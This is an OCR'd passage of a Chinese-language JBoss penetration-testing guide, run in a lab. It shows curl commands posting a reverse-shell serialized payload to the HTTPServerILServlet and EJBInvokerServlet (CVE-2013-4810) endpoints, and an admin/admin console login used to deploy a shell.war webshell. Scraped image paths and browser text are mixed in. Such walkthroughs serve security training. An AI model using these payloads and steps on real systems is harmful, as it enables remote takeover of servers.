
漏洞验证


访问/jbossmq-httpil/HTTPServerILServlet，出现如下页面，说明存在该漏洞

漏洞复现

这里利用上面生成好的序列化数据，发送到改接口中：

```
curl http://192.168.10.213:8080/jbossmq-httpil/HTTPServerILServlet --data-binary @ReverseShellCommonsCollectionsHashMap
.ser
```





成功反弹 shell

安全防护

升级到最新版本。

4.JBoss EJBInvokerServlet 反序列化漏洞（CVE-2013-4810）

漏洞原理


此漏洞和 CVE-2015-7501 漏洞原理相同，两者的区别就在于两个漏洞选择的进行其中 JMXInvokerServlet 和 EJBInvokerServlet 利用的是 org.jboss.invocation.MarshalledValue 进行的反序列化操作，而 web-console/Invoker 利用的是 org.jboss.console.remote.RemoteMBeanInvocation 进行反序列化并上传构造的文件。


影响版本

jboss 6.x 版本

漏洞验证

访问/invoker/EJBInvokerServlet，如果可以访问的到，说明存在漏洞



192.168.10.154:8080/invoker/EJBInvokerServlet
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit
Opening EJBInvokerServlet
You have chosen to open:
EJBInvokerServlet
which is: application/x-java-serialized-object
from: http://192.168.10.154:8080
What should Firefox do with this file?
Open with
Browse...
Save File
Do this automatically for files like this from now on.




漏洞复现

还是利用上面生成的. ser 文件，通过 POST 二进制数据上去，反向连接 shell

```
curl http://192.168.10.154:8080/invoker/EJBInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```






5.Administration Console 弱口令

漏洞原理


Administration Console 管理页面存在弱口令，登录后台可以上传 war 包

影响版本

漏洞验证






JBoss Forums
JBoss Mailing Lists
JBoss Application Server


192.168.10.154:8080/admin-console/login.seam?conversationId=4
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
JBoss AS 6 Admin Console
Welcome to the JBoss AS 6 Admin Console.
Please login to proceed.
Username
Password
Login

漏洞复现

admin/admin 弱口令登录, 点击 add a new resource 上传 war 包






点击 war 包进入下一层，若状态为 stop，则点击 start，默认都是 start，不需要点。


: WIN-1TSNVOPBI53 : JBossAS Servers : JBoss AS 6 (default) : Applications : Web Application (WAR)s : shell.war
shell.war
Summary
Configuration
Metrics
Control
Content
Status: Available
General Properties
Name: shell.war
Version: --
Description: a standalone web application (WAR)
Traits
Path: C:\jboss-6.1.0.Final\server\default\deploy\shell.war
Exploded?: no
Context Root: shell
Virtual Hosts: localhost

